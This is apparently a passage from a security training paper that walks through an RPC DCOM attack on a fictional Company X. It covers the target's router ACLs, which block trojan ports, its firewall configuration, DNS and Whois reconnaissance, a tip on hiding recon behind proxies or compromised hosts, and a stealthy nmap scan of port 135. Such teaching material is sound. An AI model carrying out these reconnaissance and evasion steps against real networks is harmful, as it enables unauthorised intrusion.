
Figure 2.2



3.2 Source Network

This exploit originates from the attacker's home network. The attacker will make use of a Microsoft Windows 2000 and a Linux Redhat 7.3 computer system for the attack. The attacker has a DSL Internet connection provided by a major European service provider. The attacker's network consists of a SOHO DSL router/firewall with a built-in four-port switch. The DSL router/firewall is the first line of defense within the attacker's own network architecture. The attacker's DSL router/firewall is stateful and therefore keeps "state" of network connections leaving the device. As a result, inbound traffic will be denied unless it has been established from inside the attacker's network. The exceptions to this rule are the following ports: SSH (22/TCP) and Microsoft Term Server (44445/TCP, changed from the standard port of 3389/TCP). These are used for remote access. Attached to the built-in four-port switch is an Intel based computer (2.2 GHz processor, 1 Gig RAM and 3 network cards). The computer is running Microsoft's Windows 2000 Advanced Server with VMware Workstation version 3.2 software. The VMware software is supporting two additional operating systems running on the computer. The first guest operating system is Windows 2000 Professional running Symantec Enterprise Firewall v7.0. This is an application proxy firewall and is the second line of defense on the attackers network, protecting an internal computer. The second guest operating system is Linux Redhat version 7.3. This will be used as the Linux based attacking computer. Connected to the "inside" network card of the Symantec Enterprise Firewall (SEF) is a four-port hub providing connectivity to a second attacking computer. This is an Intel based computer (1.8 GHz processor and 1 Gig RAM) running Microsoft Windows 2000 Professional. Figure 3.1 illustrates the attacker's network architecture.

Figure 3.1




3.3 Target Network

Company X's network architecture contains all the key components of a secure network design. Their perimeter device is a Cisco 3620 router running Cisco IOS version 12.2 with the IP Plus feature set. This router functions as a filtering router. It filters common trojan ports, denial of service attacks, RFC-1918 and reversed networks. It also provides ingress and egress filtering. The router is configured with two robust access control lists (ACL). One ACL filters inbound traffic and the other ACL filters outbound traffic. The next device is a Cisco 24 port switch with connections to a Cisco VPN 3030 concentrator and another connection to the external interface of a Cisco PIX 525 firewall running IOS version 6.3(1) code. The PIX firewall is the major line of defense within Company X's network architecture. The firewall separates three network segments in addition to the external or DMZ segment. These three segments are the VPN, Service and User segments. The VPN segment filters the unencrypted traffic from remote users connecting to the VPN concentrator (Cisco 3030). The Service segment protects Company X's centralized server farm and the User segment protects Company X's users.

IDS sensor placement is an important part of any network security design. All IDS sensor are running Snort version 2.1.0 software. The first IDS sensor is placed on the VPN segment, connected to a hub between the inside interface of the Cisco 3030 VPN concentrator and the PIX firewall. This is a good design strategy because first, the IDS sensor is placed in a location where the VPN traffic is decrypted and therefore, can be monitored. Secondly, the traffic is then directed to a separate firewall interface, allowing additional control of the VPN traffic via the firewall rulesets. The second and third IDS sensors are placed on mirrored switch ports in the Users and Servers segments, respectively. Company X decided not to place an IDS sensor in the DMZ segment. They didn't see the need to monitor events on a sensor that is outside their firewall. This decision provides the attacker with a better chance of not being discovered during the scanning stage of the attack. Company X is relying on logging from the border router ACL's and the firewall to detect suspicious network traffic. Their justification for this decision was lack of available resources. Figure 3.2 illustrates the target network architecture.

Company X's perimeter security architecture has just been recently installed and there is one major outstanding issue with the network integration. This issue concerns the rollout of the VPN solution. All of Company X's offsite users have yet to be migrated over to the VPN concentrator. Therefore many users are still connecting to internal network resources without going through the VPN concentrator. As a result, the firewall's inbound rulesets have been modified to allow inbound access from these remote users to internal resources. This was a corporate decision that went against the recommendations of the security staff within the IT department.

Figure 3.2




3.3.1 Router Access Control Lists

There are two extended access control lists (ACL) configured on the perimeter router. These ACLs are named 151 and 153 as shown in figure 3.3. ACL 151 is applied to the outside router interface, in the inbound direction. This ACL provides protection against common trojan ports, denial of service attacks, unauthorized services and ingress filtering. The bottom of ACL 151 allows only certain IP protocols (TCP, UPD, ICMP, AH, ESP, etc.) to proceed inbound. The major IP protocols such as TCP and UDP are permitted using specific ACL entries for each of the major services. This allows for easy logging of certain services, if necessary. This also provides a rough break down of the bandwidth

utilization by protocol/service by just observing the hit count on the router ACL's. For example "*access-control list 151 permit tcp any any eq 23 log*" would log all telnet traffic entering Company X. The last line of this ACL is a "deny all". This "deny all" configuration stops any unauthorized IP protocol from entering Company X's network. Look at a portion of Company X's ACL 151 in the diagram below:

ACL 153 is applied to the inside interface, in the inbound direction. This ACL incorporates the same protection and filtering functions as ACL 151. This ACL filters traffic as it is leaving Company X's network. As in ACL 151, ACL 153 also allows only certain IP protocols out and denies everything else. This ACL also provides for egress filtering. Look at a portion of Company X's ACL 153 in the diagram below:

Figure 3.3



##
 # ACL 151
##
 # Ingress Filtering
access-list 151 deny "internal public networks" any
#
 # Deny Reserved Networks
(lines deleted)
#
 # Deny RFC 1918
access-list 151 deny ip 10.0.0.0 0.255.255.255 any
access-list 151 deny ip 172.16.0.0 0.15.255.255 any
access-list 151 deny ip 192.168.0.0 0.0.255.255 any
(lines deleted)
#
 # Deny Common Trojan Ports and DOS
Back Orifice Default Port

```
access-list 151 deny udp any any eq 1349 log
access-list 151 deny tcp any any eq 31337 log
access-list 151 deny tcp any any eq 31338 log
access-list 151 deny udp any any eq 31337 log
##### WinSatan
access-list 151 deny tcp any any eq 999 log
##### Smurf attack
access-list 151 deny icmp any 0.0.0.0 255.255.255.0 echo log
access-list 151 deny icmp any 0.0.0.0 255.255.255.0 echo-reply log
access-list 151 deny icmp any 0.0.0.255 255.255.255.0 echo log
access-list 151 deny icmp any 0.0.0.255 255.255.255.0 echo-reply log
(lines deleted)
#
# IP Protocols Permitted
##### Permit Major TCP Ports
access-list 151 permit tcp any any eq 20
access-list 151 permit tcp any any eq 21
access-list 151 permit tcp any any eq 22
access-list 151 permit tcp any any eq 23
access-list 151 permit tcp any any eq 25
access-list 151 permit tcp any any eq 80
access-list 151 permit tcp any any eq 135
access-list 151 permit tcp any any eq 139
access-list 151 permit tcp any any eq 443
access-list 151 permit tcp any any eq 445
(lines delete)
##### Permit TCP Catch ALL
access-list 151 permit tcp any any
#
##### Permit Major UDP Ports
access-list 151 permit udp any any eq 53
access-list 151 permit udp any any eq 161
access-list 151 permit udp any any eq 500
access-list 151 permit udp any any eq 514
(lines delete)
##### Permit UDP Catch ALL
access-list 151 permit udp any any
#
##### Permit ICMP Catch ALL
access-list 151 permit icmp any any
#
##### Permit Other IP Protocols
access-list 151 permit 50 any any
access-list 151 permit 51 any any
(lines deleted)
#
```


 # Deny All
access-list 151 deny ip any any log

##
 # ACL 153
##
#
(lines deleted)
#
 # IP Protocols Permitted
Permit Major TCP Ports
access-list 153 permit tcp "internal public network" any eq 20
access-list 153 permit tcp "internal public network" any eq 21
access-list 153 permit tcp "internal public network" any eq 22
access-list 153 permit tcp "internal public network" any eq 23
access-list 153 permit tcp "internal public network" any eq 25
access-list 153 permit tcp "internal public network" any eq 80
access-list 153 permit tcp "internal public network" any eq 135
access-list 153 permit tcp "internal public network" any eq 443
access-list 153 permit tcp "internal public network" any eq 445
access-list 153 permit tcp "internal public network" any eq 1431
(lines delete)
Permit TCP Catch ALL
access-list 153 permit tcp "internal public network" any
#
Permit Major UDP Ports
access-list 153 permit udp "internal public network" any eq 53
access-list 153 permit udp "internal public network" any eq 161
access-list 153 permit udp "internal public network" any eq 500
access-list 153 permit udp "internal public network" any eq 514
(lines delete)
Permit UDP Catch ALL
access-list 153 permit "internal public network" any any
#
Permit ICMP Catch ALL
access-list 153 permit icmp "internal public network" any
#
Permit Other IP Protocols
access-list 153 permit 50 "internal public network" any
access-list 153 permit 51 "internal public network" any
(lines deleted)
#
 # Deny All
access-list 153 deny ip "internal public network" any log

3.3.2 Firewall Configuration

The Cisco PIX 525 is a stateful firewall. Since it is stateful, the firewall keeps track of network connections via IP sequence numbers, source and destination IP addresses, source and destination port numbers, etc. All of this information is tracked in the firewall state table. Any network connection initiated outbound results in a state table entry. The PIX firewall inspects the return traffic for this connection and compares it to the state table. If this traffic doesn't match the expected IP sequence number and/or other criteria, the traffic will be terminated. By default, no inbound connections are allowed unless the traffic is a result of an outbound initiated session. Company X's PIX firewall was integrated into their top-level architecture security stack prior to the completion of their VPN solution. Not all of Company X's remote user's were integrated onto the VPN concentrator. As a result, the security staff has had to modify the PIX configuration to allow these remote users access to network resources. The company decision was to allow inbound access to common Microsoft ports (135-139/TCP, 135-139/UDP and 445/TCP) until all remote users are configured with VPN clients. The company is also allowing certain high ports used by a few legacy systems until they can re-configure the software to take advantage of more secure protocols. Figure 3.4 illustrates the different segments of the PIX firewall. Also shown below is the configuration of the PIX firewall, highlighting the ACLs allowing inbound access to Company X's network resources. These ACLs represent an obvious security risk that the attacker will attempt to exploit.

Figure 3.4



PIX 525 Firewall Configuration (partial):

Building configuration...
: Saved
:
PIX Version 6.3(1)
nameif ethernet0 outside security0
nameif ethernet1 inside security90
nameif ethernet2 service security100
nameif ethernet3 vpn security80
enable password 33ux3PUXXXXXXXXXXXf930NwLZN encrypted
passwd 33ux3PUXXXXXXXXXXXf930NwLZN encrypted
hostname pix
fixup protocol ftp 21
fixup protocol h323 h225 1720
fixup protocol h323 ras 1718-1719
!
lines deleted
!
fixup protocol smtp 25
fixup protocol sqlnet 1521
names
access-list 161 permit tcp any any eq 22 log
access-list 161 permit tcp any any eq 23 log
access-list 161 permit tcp any any range 135 139 log
access-list 161 permit udp any any range 135 139 log
access-list 161 permit tcp any any eq 445 log
access-list 161 permit tcp any any eq 4444 log
access-list 161 permit tcp any any eq 5555 log
access-list 161 permit tcp any any eq 6666 log
access-list 161 permit icmp any any
access-list 161 deny ip any any log
pager lines 24
logging on
logging timestamp
logging monitor warnings
logging host outside A.A.A.A
interface ethernet0 auto
interface ethernet1 auto
interface ethernet2 auto
interface ethernet3 auto
mtu outside 1500
mtu inside 1500
mtu dmz 1500
mtu vpn 1500
ip address outside 10.1.1.1 255.255.255.252
ip address inside 172.16.1.1 255.255.255.0

ip address dmz 172.16.2.1 255.255.255.0
ip address vpn 172.17.3.1 255.255.255.0
ip local pool test 192.168.2.1-192.168.2.254
ip audit info action alarm
ip audit attack action alarm
pdm history enable
arp timeout 14400
no failover
failover timeout 0:00:00
failover ip address outside 0.0.0.0
failover ip address inside 0.0.0.0
failover ip address dmz 0.0.0.0
failover ip address vpn 0.0.0.0
arp timeout 14400
global (outside) 1 10.10.10.200-10.10.10.253
global (outside) 1 10.10.10.254
nat (inside) 1 0.0.0.0 0.0.0.0 0 0
static (inside,outside) outside_public_ip inside_ip netmask 255.255.255.255 0 0
static (inside,outside) outside_public_ip inside_ip netmask 255.255.255.255 0 0
static (inside,outside) outside_public_ip inside_ip netmask 255.255.255.255 0 0
static (inside,outside) outside_public_ip inside_ip netmask 255.255.255.255 0 0
static (inside,outside) outside_public_ip inside_ip netmask 255.255.255.255 0 0
static (inside,outside) outside_public_ip inside_ip netmask 255.255.255.255 0 0
access-group 161 in interface outside
route outside 0.0.0.0 0.0.0.0 10.10.10.2
timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 rpc 0:10:00 h225 1:00:00
timeout h323 0:05:00 mgcp 0:05:00 sip 0:30:00 sip_media 0:02:00
timeout uauth 0:05:00 absolute
aaa-server TACACS+ protocol tacacs+
aaa-server RADIUS protocol radius
!
lines deleted
!
telnet timeout 60
terminal width 80
Cryptochecksum:e7308361f939XXXXXXXXXXX4a3cfcaff65f86868deb
: end

4. STAGES OF THE ATTACK

The attacker has a specific goal in mind for this attack. He wants to gain access to Company X's computer systems in an attempt to extract company sensitive information. To achieve this goal the attacker will progress through the five stages of an attack: Reconnaissance, Scanning, Exploitation, Keeping Access and Covering Tracks. Each of these stages will be discussed in detail.

4.1 Reconnaissance

In the first stage, Reconnaissance, the attacker will determine the IP address ranges owned and operated by Company X. He will then target those IP addresses looking for computer systems susceptible to the RPC DCOM vulnerability. This network reconnaissance will be conducted using web site searches as well as *Whois* and DNS interrogation tools.

A *Google* search of Company X's name leads the attacker to its website, *http://www.companyx.com*. Browsing the website provides useful information about the company. This information includes physical locations, email addresses of individuals in various departments within the organization, and their email suffix. All email addresses end in *@companyx.com*. The next step is to enumerate this email suffix with the *nslookup* utility.

4.1.1 Nslookup

Using the *nslookup* utility to identify the email suffix, the attacker determines the IP address associated with Company X's email domain name. To accomplish this, the attacker performs an *nslookup* query and changes the *nslookup* "type" to query for mail exchange MX records instead of the default A records. The attacker quickly determines the IP addresses of Company X's email servers. The primary mail server indicated by the MX preference of 10 is named *mail1.companyx.com.* The secondary mail server indicated by the MX preference of 50 is named *london.companyx.com*. This would seem to indicate a mail server is located in the company's offices in London but it may not be the case. The attacker is not concerned about the physical locations of the computer resource, just whether or not they are vulnerable to the exploit. The results of the *nslookup* queries are as follows:

*C:\>**nslookup***
Default Server: attackers dns server
Address: attackers dns server

*> **companyx.com***
Non-authoritative answer:

Name: companyx.com
Address: 172.25.25.102

*> **www.companyx.com***
Non-authoritative answer:
Name: www.companyx.com
Address: 172.25.25.102

*> **set type=mx***
*> **companyx.com***

Non-authoritative answer:
companyx.com MX preference = 50, mail exch = london.companyx.com
companyx.com MX preference = 10, mail exch = mail1.companyx.com

*companyx.com **nameserver = ns4.companyx.com***
*companyx.com **nameserver = ns1.companyx.com***
*companyx.com **nameserver = ns3.companyx.com***
mail1.companyx.com internet address = 172.26.26.3
london.companyx.com internet address = 172.25.25.103


*> **set type=a***
*> **ns4.companyx.com***
Non-authoritative answer:
Name: ns4.companyx.com
Address: 172.26.26.4

*> **ns1.companyx.com***
Non-authoritative answer:
Name: ns1.companyx.com
Address: 172.25.25.105

*> **ns3.companyx.com***
Non-authoritative answer:
Name: ns3.companyx.com
Address: 172.26.26.2

This is all valuable information and in a very short period of time the attacker is starting to sketch a picture of the victim's network with critical servers already identified by IP addresses. The attacker now knows the IP addresses for Company X's web server, two email servers and three name servers. These devices seem to be split on two separate networks. The 172.26.26.0 network and the 172.25.25.0 network are possibly located in two separate physical locations. Figure 4.1 illustrates a network sketch that the attacker has developed at this stage.

Figure 4.1



4.1.2 Whois

The attacker now uses the Sam Spade *Whois* reconnaissance tool to view all the network blocks assigned to Company X. Results from the *Whois* lookup are shown below:

07/11/03 15:14:33 IP block 172.26.26.2
Trying 172.26.26.3 at ARIN
Trying 172.26.26 at ARIN
RFC1918 Communications NET-COMPANY (NET-172-26-0-0-1)
172. 16.0.0 - 172.31.255.255
CompanyX, Inc. (NET-172-26-26-0-1)
172.26.26.0 – 172.26.27.255

07/11/03 15:14:33 IP block 172.25.25.2
Trying 172.25.25.3 at ARIN
Trying 172.25.25 at ARIN
RFC1918 Communications NET-COMPANY (NET-172-25-0-0-1)
172.16.0.0 - 172.31.255.255
CompanyX, Inc. (NET-172-25-25-0-1)
172.25.25.0 – 172.25.26.255

4.1.3 Reconnaissance Summary


Now that the IP address blocks have been identified, the attacker can continue to the Scanning stage of the attack. He will continue to investigate more of Company X's computer resources and provide more details to the current network sketch. The attacker will focus on the company's Microsoft Windows platforms listening on port 135/tcp. This is the port susceptible to the Microsoft RPC DCOM exploit on un-patched systems.

Black Hat Technique: Attackers don't want to lead investigators back to the source. The simple task of browsing the targets web site will produce a log containing the IP address of the visitor. To remain anonymous attackers may perform web site reconnaissance via web proxy or use other web-based reconnaissance tools. They may also perform reconnaissance from unsecured wireless networks or another compromised computer the attacker controls.

4.2 Scanning

The attacker obviously wants to avoid detection during the Scanning stage of the attack. In an attempt to reduce the risk of detection, the attacker will use a "low and slow" scanning method. This method will target only port 135/TCP with a "quiet" scan. Since the Microsoft RPC DCOM vulnerabilities and associated exploits were made public, the frequency of worldwide scanning of port 135/TCP has increased dramatically. According to the *Internet Storm Center*, run by *incidents.org*, port 135/TCP is still the most active attacker port (see figure 4.2). The attacker's goal is to blend in with the current port 135/TCP scanning "noise". The attacker will first use the nmap scanner to see if there are any computers listening on port 135/TCP. This will confirm that port 135/TCP is allowed in through Company X's network defenses. Once confirmed, the attacker will use a RPC DCOM scanner to determine if the computers are un-patched. If un-patched systems exist, the attacker will use the *Firewalk* tool to map Company's X's border ACLs and firewall rulesets. The results from *Firewalk* will provide a list of ports allowed through Company X's network defenses. With this information, the attacker will configure backdoor listeners using these ports.

Figure 4.2



[15]

4.2.1 Nmap Scan

Company X's IP networks have now been identified. These IP addresses will be used as the target in an *nmap* scan. The *nmap* scan will be run targeting port 135/TCP only and without pinging the host. In addition, the destination hosts will be randomized and the "sneaky" option will be used to space the interval between packets to 15 seconds. *The* nmap command syntax is as follows:

[root@localhost]# ***nmap -sS -P0 -p135 -D --randomize_hosts -T sneaky 172.25.25.0/24****.*

-sS	*SYN scan*
-P0	*don't ping*
-p 135	*port to scan*
--randomize_host	*randomize destination hosts*
-T sneaky	*wait 15 seconds between SYN packets*

The nmap scan results identify two computer systems listening on port 135/TCP. These computer systems can now be investigated further to see if they are un-patched and therefore, vulnerable to the Microsoft RPC DCOM exploit. Results of the nmap scan are as follows:

[15] Internet Storm Center, incidents.org

```
# nmap 3.48 scan initiated Wed Oct  3 20:37:13 2003 as: nmap -sS -P0 -p
135 -T sneaky -oG /home/user/nmapresults --randomize_hosts
172.25.25.0/24
Host: 172.25.25.227 ()      Ports: 135/closed/tcp//msrpc///
Host: 172.25.25.100 ()      Ports: 135/open/tcp//msrpc///
Host: 172.25.25.159 ()      Ports: 135/closed/tcp//msrpc///
Host: 172.25.25.82 ()       Ports: 135/closed/tcp//msrpc///
Host: 172.25.25.253 ()      Ports: 135/closed/tcp//msrpc///
Host: 172.25.25.124 ()      Ports: 135/closed/tcp//msrpc///
Host: 172.25.25.3 ()        Ports: 135/open/tcp//msrpc///
